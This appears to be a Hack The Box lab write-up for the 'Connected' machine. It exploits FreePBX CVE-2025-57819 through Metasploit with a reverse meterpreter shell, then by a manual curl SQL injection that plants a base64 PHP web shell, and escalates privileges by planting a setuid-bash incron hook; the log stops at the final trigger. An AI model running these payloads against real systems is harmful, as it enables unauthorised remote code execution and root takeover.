Hack The Box Machine Season 11 - Connected - Easy - Linux
Difficulty: Easy - Linux
Scan nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
┌──(nhannha㉿conmeo)-[~/htbMachine/season-11/Connected]
└─$ sudo nmap 10.129.245.100 -A -T4
[sudo] password for nhannha:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-11 12:44 EDT
Nmap scan report for 10.129.245.100
Host is up (0.35s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 4e:60:38:6f:e7:78:6c:ca:58:62:a1:f1:56:ae:8d:30 (RSA)
|   256 12:41:55:26:9d:ad:3d:e8:bf:4e:31:aa:d7:d1:a5:d2 (ECDSA)
|_  256 8e:b6:96:e0:21:83:5d:1d:ce:8d:e2:6a:dd:38:c6:75 (ED25519)
80/tcp  open  http     Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16)
|_http-title: Did not follow redirect to http://connected.htb/
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16
443/tcp open  ssl/http Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16)
| http-title: 404 Not Found
|_Requested resource was config.php
| ssl-cert: Subject: commonName=pbxconnect/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2025-11-30T14:07:27
|_Not valid after:  2026-11-30T14:07:27
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16
| http-robots.txt: 1 disallowed entry
|_/
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (97%), MikroTik RouterOS 7.X (88%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3 cpe:/o:linux:linux_kernel:6.0
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Linux 5.0 - 5.14 (97%), Linux 2.6.32 - 3.13 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (91%), Linux 2.6.32 - 3.10 (91%), Linux 4.15 (90%), OpenWrt 22.03 (Linux 5.10) (90%), Linux 4.19 - 5.15 (89%), Linux 4.19 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   403.29 ms 10.10.16.1
2   403.34 ms 10.129.245.100

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.65 seconds
Access to the website, identified service version


Do the research about this version, i found a CVE of this service which allow unauthenticated RCE: CVE-2025-57819. Using METASPLOIT to exploit the vulnerability
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
┌──(nhannha㉿conmeo)-[~]
└─$ msfconsole
Metasploit tip: The use command supports fuzzy searching to try and
select the intended module, e.g., use kerberos/get_ticket or use
kerberos forge silver ticket

                                              `:oDFo:`
                                           ./ymM0dayMmy/.
                                        -+dHJ5aGFyZGVyIQ==+-
                                    `:sm⏣~~Destroy.No.Data~~s:`
                                 -+h2~~Maintain.No.Persistence~~h+-
                             `:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:`
                          ./etc/shadow.0days-Data'%20OR%201=1--.No.0MN8'/.
                       -++SecKCoin++e.AMd`       `.-://///+hbove.913.ElsMNh+-
                      -~/.ssh/id_rsa.Des-                  `htN01UserWroteMe!-
                      :dopeAW.No<nano>o                     :is:TЯiKC.sudo-.A:
                      :we're.all.alike'`                     The.PFYroy.No.D7:
                      :PLACEDRINKHERE!:                      yxp_cmdshell.Ab0:
                      :msf>exploit -j.                       :Ns.BOB&ALICEes7:
                      :---srwxrwx:-.`                        `MS146.52.No.Per:
                      :<script>.Ac816/                        sENbove3101.404:
                      :NT_AUTHORITY.Do                        `T:/shSYSTEM-.N:
                      :09.14.2011.raid                       /STFU|wall.No.Pr:
                      :hevnsntSurb025N.                      dNVRGOING2GIVUUP:
                      :#OUTHOUSE-  -s:                       /corykennedyData:
                      :$nmap -oS                              SSo.6178306Ence:
                      :Awsm.da:                            /shMTl#beats3o.No.:
                      :Ring0:                             `dDestRoyREXKC3ta/M:
                      :23d:                               sSETEC.ASTRONOMYist:
                       /-                        /yo-    .ence.N:(){ :|: & };:
                                                 `:Shall.We.Play.A.Game?tron/
                                                 ```-ooy.if1ghtf0r+ehUser5`
                                               ..th3.H1V3.U2VjRFNN.jMh+.`
                                              `MjM~~WE.ARE.se~~MMjMs
                                               +~KANSAS.CITY's~-`
                                                J~HAKCERS~./.`
                                                .esc:wq!:`
                                                 +++ATH`
                                                  `


       =[ metasploit v6.4.135-dev                               ]
+ -- --=[ 2,654 exploits - 1,338 auxiliary - 2,141 payloads     ]
+ -- --=[ 432 post - 49 encoders - 14 nops - 12 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search Interrupt: use the 'exit' command to quit
msf > search CVE-2025-57819

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/unix/http/freepbx_unauth_sqli_to_rce  2025-08-28       excellent  Yes    FreePBX ajax.php unauthenticated SQLi to RCE


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/http/freepbx_unauth_sqli_to_rce

msf > use 0
[*] Using configured payload cmd/linux/http/x64/meterpreter/reverse_tcp
msf exploit(unix/http/freepbx_unauth_sqli_to_rce) > show options

Module options (exploit/unix/http/freepbx_unauth_sqli_to_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5h, sapni, http, socks4, socks5
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                no        The URI for the FreePBX installation
   VHOST                       no        HTTP server virtual host


Payload options (cmd/linux/http/x64/meterpreter/reverse_tcp):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   FETCH_COMMAND   CURL             yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
   FETCH_DELETE    false            yes       Attempt to delete the binary after execution
   FETCH_FILELESS  none             yes       Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python variant also Python ≥3.8, tested shells are sh, bash, zs
                                              h) (Accepted: none, python3.8+, shell-search, shell)
   FETCH_SRVHOST                    no        Local IP to use for serving payload
   FETCH_SRVPORT   8080             yes       Local port to use for serving payload
   FETCH_URIPATH                    no        Local URI to use for serving payload
   LHOST                            yes       The listen address (an interface may be specified)
   LPORT           4444             yes       The listen port


   When FETCH_COMMAND is one of CURL,GET,WGET:

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   FETCH_PIPE  false            yes       Host both the binary payload and the command so it can be piped directly to the shell.


   When FETCH_FILELESS is none:

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   FETCH_FILENAME      dGMLiaEJAPw      no        Name to use on remote system when storing payload; cannot contain spaces or slashes
   FETCH_WRITABLE_DIR  ./               yes       Remote writable dir to store payload; cannot contain spaces


Exploit target:

   Id  Name
   --  ----
   0   Unix Command


View the full module info with the info, or info -d command.

msf exploit(unix/http/freepbx_unauth_sqli_to_rce) > set RHOSTS 10.129.245.100
RHOSTS => 10.129.245.100
msf exploit(unix/http/freepbx_unauth_sqli_to_rce) > set LHOST 10.10.17.79
LHOST => 10.10.17.79
msf exploit(unix/http/freepbx_unauth_sqli_to_rce) > set VHOST connected.htb
VHOST => connected.htb
msf exploit(unix/http/freepbx_unauth_sqli_to_rce) > run
[*] Started reverse TCP handler on 10.10.17.79:4444
[+] Created cronjob with job name: 'SODP'
[*] Waiting for cronjob to trigger...
[*] Sending stage (3090404 bytes) to 10.129.245.100
[*] Meterpreter session 1 opened (10.10.17.79:4444 -> 10.129.245.100:53996) at 2026-08-11 13:10:50 -0400
[*] Attempting to perform cleanup
[+] Cronjob removed, happy hacking!

meterpreter > shell
Process 3559 created.
Channel 1 created.
id
uid=999(asterisk) gid=1000(asterisk) groups=1000(asterisk)

Get user flag
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
python -c 'import pty;pty.spawn("/bin/bash")'
______                   ______ ______ __   __
|  ___|                  | ___ \| ___ \\ \ / /
| |_    _ __   ___   ___ | |_/ /| |_/ / \ V /
|  _|  | '__| / _ \ / _ \|  __/ | ___ \ /   \
| |    | |   |  __/|  __/| |    | |_/ // /^\ \
\_|    |_|    \___| \___|\_|    \____/ \/   \/


NOTICE! You have 3 notifications! Please log into the UI to see them!
Current Network Configuration
+-----------+-------------------+---------------------------+
| Interface | MAC Address       | IP Addresses              |
+-----------+-------------------+---------------------------+
| eth0      | 00:50:56:B9:4E:38 | 10.129.245.100            |
|           |                   | fe80::82bd:1bcb:a990:dd3b |
+-----------+-------------------+---------------------------+
ls
ls
pwd
pwd


Please note most tasks should be handled through the GUI.
You can access the GUI by typing one of the above IPs in to your web browser.
For support please visit:
    http://www.freepbx.org/support-and-professional-services

+---------------------------------------------------------------------+
| This machine is not activated.  Activating your system ensures that |
| your machine is eligible for support and that it has the ability to |
| install Commercial Modules.                                         |
|                                                                     |
| If you already have a Deployment ID for this machine, simply run:   |
|                                                                     |
|    fwconsole sysadmin activate deploymentid                         |
|                                                                     |
| to assign that Deployment ID to this system. If this system is new, |
| please go to Activation (which is on the System Admin page in the   |
| Web UI) and create a new Deployment there.                          |
+---------------------------------------------------------------------+

[asterisk@connected ~]$ ls
uXoDGVKjlNs  user.txt
[asterisk@connected ~]$ pwd
/home/asterisk
[asterisk@connected ~]$
[asterisk@connected ~]$
[asterisk@connected ~]$ cat user.txt
cat user.txt
xxxxxx4574d1bfee6fb6bdb186fc1f5
[asterisk@connected ~]$
Method 2: manual exploit
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
┌──(nhannha㉿conmeo)-[~]
└─$ curl -ik "https://connected.htb/admin/ajax.php?module=FreePBX\modules\endpoint\ajax&command=model&template=x&model=model&brand=x%27%3BINSERT%20INTO%20cron_jobs%20%28modulename%2Cjobname%2Ccommand%2Cclass%2Cschedule%2Cmax_runtime%2Cenabled%2Cexecution_order%29%20VALUES%20%28%27sysadmin%27%2C%27wt-shell3%27%2C%27echo%20%5C%22PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7ID8%2BCg%3D%3D%5C%22%7Cbase64%20-d%20%3E%2Fvar%2Fwww%2Fhtml%2Fwt-shell3.php%27%2CNULL%2C%27%2A%20%2A%20%2A%20%2A%20%2A%27%2C30%2C1%2C1%29%2D%2D%20" -l
HTTP/1.1 500 Internal Server Error
Date: Tue, 11 Aug 2026 17:33:18 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16
X-Powered-By: PHP/7.4.16
Set-Cookie: PHPSESSID=vmqh5u12cg6nk07g34fi2v3rf1; expires=Thu, 10-Sep-2026 17:33:18 GMT; Max-Age=2592000; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Connection: close
Transfer-Encoding: chunked
Content-Type: application/json

{"error":{"type":"Whoops\\Exception\\ErrorException","message":"Trying to access array offset on value of type bool","file":"\/var\/www\/html\/admin\/modules\/endpoint\/views\/model.php","line":144}}
┌──(nhannha㉿conmeo)-[~]
└─$ curl -ik "https://connected.htb/wt-shell3.php?cmd=id"
HTTP/1.1 404 Not Found
Date: Tue, 11 Aug 2026 17:33:45 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16
Content-Length: 211
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /wt-shell3.php was not found on this server.</p>
</body></html>

┌──(nhannha㉿conmeo)-[~]
└─$ curl -ik "https://connected.htb/wt-shell3.php?cmd=id"
HTTP/1.1 200 OK
Date: Tue, 11 Aug 2026 17:34:55 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16
X-Powered-By: PHP/7.4.16
Content-Length: 59
Content-Type: text/html; charset=UTF-8

uid=999(asterisk) gid=1000(asterisk) groups=1000(asterisk)

┌──(nhannha㉿conmeo)-[~]
└─$

After checking all the things, i found an service name icron which contains an interesting piece
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
[asterisk@connected html]$ cat /etc/incron.d/*
/var/spool/asterisk/sysadmin/vpnget IN_CLOSE_WRITE /usr/sbin/sysadmin_openvpn -d
/var/spool/asterisk/sysadmin/intrusion_detection_stop IN_CLOSE_WRITE /etc/init.d/fail2ban stop
/var/spool/asterisk/sysadmin/update_system_cron IN_CLOSE_WRITE /usr/sbin/sysadmin_update_set_cron
/var/spool/asterisk/sysadmin/portmgmt_setup IN_CLOSE_WRITE /usr/sbin/sysadmin_portmgmt
/var/spool/asterisk/sysadmin/wanrouter_restart IN_CLOSE_WRITE /usr/sbin/sysadmin_wanrouter_restart
/var/spool/asterisk/sysadmin/dahdi_restart IN_CLOSE_WRITE /usr/sbin/sysadmin_dahdi_restart
/usr/local/asterisk/ha_trigger IN_CLOSE_WRITE /usr/sbin/sysadmin_ha
/usr/local/asterisk/incron IN_CLOSE_WRITE /usr/bin/sysadmin_manager --local $#

/var/spool/asterisk/incron IN_MODIFY,IN_ATTRIB,IN_CLOSE_WRITE /usr/bin/sysadmin_manager $#
[asterisk@connected html]$ cat /usr/sbin/sysadmin_ha
#!/usr/bin/php -q
<?php

if(file_exists("/var/www/html/admin/modules/freepbx_ha/license.php")) {
include_once("/var/www/html/admin/modules/freepbx_ha/license.php");
}

$i = "/var/www/html/admin/modules/freepbx_ha/functions.inc/incron.php";
if (file_exists($i)) {
	require_once($i);
	$incron = new incron;
	$incron->rootTrigger();
}[asterisk@connected html]$
This script is a PHP command-line executable used within the FreePBX High Availability module. The shebang at the top ensures it runs silently in the background using the PHP CLI. It first checks if a specific license file exists within the FreePBX web administration directory. If the license file is found, it includes it to validate the module’s current activation status.
Next, it looks for the incron.php file which contains the core logic for system-level triggers. Upon finding this file, the script requires it and initializes a new incron object instance. The most critical part is the execution of the rootTrigger() method on this newly created object.
This method typically performs elevated administrative tasks that the web service cannot execute natively. Because this script is often executed with root privileges, it acts as a bridge for system operations. From a security perspective, maliciously modifying the referenced web files could lead to privilege escalation.

Check for our permission on this directory and file: /var/www/html/admin/modules/freepbx_ha/functions.inc/incron.php, confirm that the modules and the file do not existed. But we can confirm that we have permission to write in /var/www/html/admin/modules/.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
}[asterisk@connected html]$ ls -l /var/www/html/admin/modules/freepbx_ha/functions.inc/incron.php
ls: cannot access /var/www/html/admin/modules/freepbx_ha/functions.inc/incron.php: No such file or directory
[asterisk@connected html]$ /var/www/html/admin/modules/freepbx_ha/functions.inc/
bash: /var/www/html/admin/modules/freepbx_ha/functions.inc/: No such file or directory
[asterisk@connected html]$ /var/www/html/admin/modules/freepbx_ha/
bash: /var/www/html/admin/modules/freepbx_ha/: No such file or directory
[asterisk@connected html]$ ls -l /var/www/html/admin/modules/freepbx_ha/functions.inc/
ls: cannot access /var/www/html/admin/modules/freepbx_ha/functions.inc/: No such file or directory
[asterisk@connected html]$ ls -l /var/www/html/admin/modules/freepbx_ha/
ls: cannot access /var/www/html/admin/modules/freepbx_ha/: No such file or directory
[asterisk@connected html]$ ls -l /var/www/html/admin/modules/
total 288
drwxrwxr-x.  2 asterisk asterisk    6 Nov  2  2023 _cache
drwxrwxr-x.  3 asterisk asterisk  133 Nov 30  2025 accountcodepreserve
drwxrwxr-x. 12 asterisk asterisk 4096 Nov 30  2025 adv_recovery
drwxrwxr-x.  8 asterisk asterisk 4096 Nov 30  2025 allowlist

Create the modules and create the file exploit
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
pasterisk@connected html]$ cat << 'EOF' > /var/www/html/admin/modules/freepbx_ha/functions.inc/incron.ph
> <?php
>
> class incron {
>
>     public function __construct() {
>     }
>
>     public function rootTrigger() {
>
>         $this->privEsc();
>     }
>
>     private function privEsc() {
> 	    system('cp -p /bin/bash /tmp/rootbash; chmod +s /tmp/rootbash');
>     }
> }
> ?>^C
[asterisk@connected html]$ ls -la  /var/www/html/admin/modules/freepbx_ha/functions.inc/incron.php
-rw-rw-r-- 1 asterisk asterisk 257 Aug 11 18:03 /var/www/html/admin/modules/freepbx_ha/functions.inc/incron.php
[asterisk@connected html]$

Check our permission in /usr/local/asterisk/ha_trigger and write a file to trigger code but notthing happens.
1
2
3
4
5
[asterisk@connected html]$ echo "x" > /usr/local/asterisk/ha_trigger
[asterisk@connected html]$ sleep 4
[asterisk@connected html]$ ls -la /tmp/rootbash 2>&1
ls: cannot access /tmp/rootbash: No such file or directory
[asterisk@connected html]$

Check for a while, i decided to change the destination of rootbash to /var/spool/asterisk/sysadmin/rootbash and successfully to create a shell bash to privesc.
1
2
3
4
5
6
7
8
9
'asterisk@connected html]$ cat > /var/www/html/admin/modules/freepbx_ha/functions.inc/incron.php << 'EOF' <?php class incron { public function __construct() { } public function rootTrigger() { $this->privEsc(); } private function privEsc() { system('/usr/bin/cp -p /bin/bash /var/spool/asterisk/sysadmin/rootbash; /usr/bin/chmod +s /var/spool/asterisk/sysadmin/rootbash > /var/spool/asterisk/sysadmin/priv_debug.log 2>&1'); } } ?> EOF

n/rootbashconnected html]$ rm -f /var/spool/asterisk/sysadmin/priv_debug.log /var/spool/asterisk/sysadmi
[asterisk@connected html]$ echo "x" > /usr/local/asterisk/ha_trigger
[asterisk@connected html]$ sleep 4
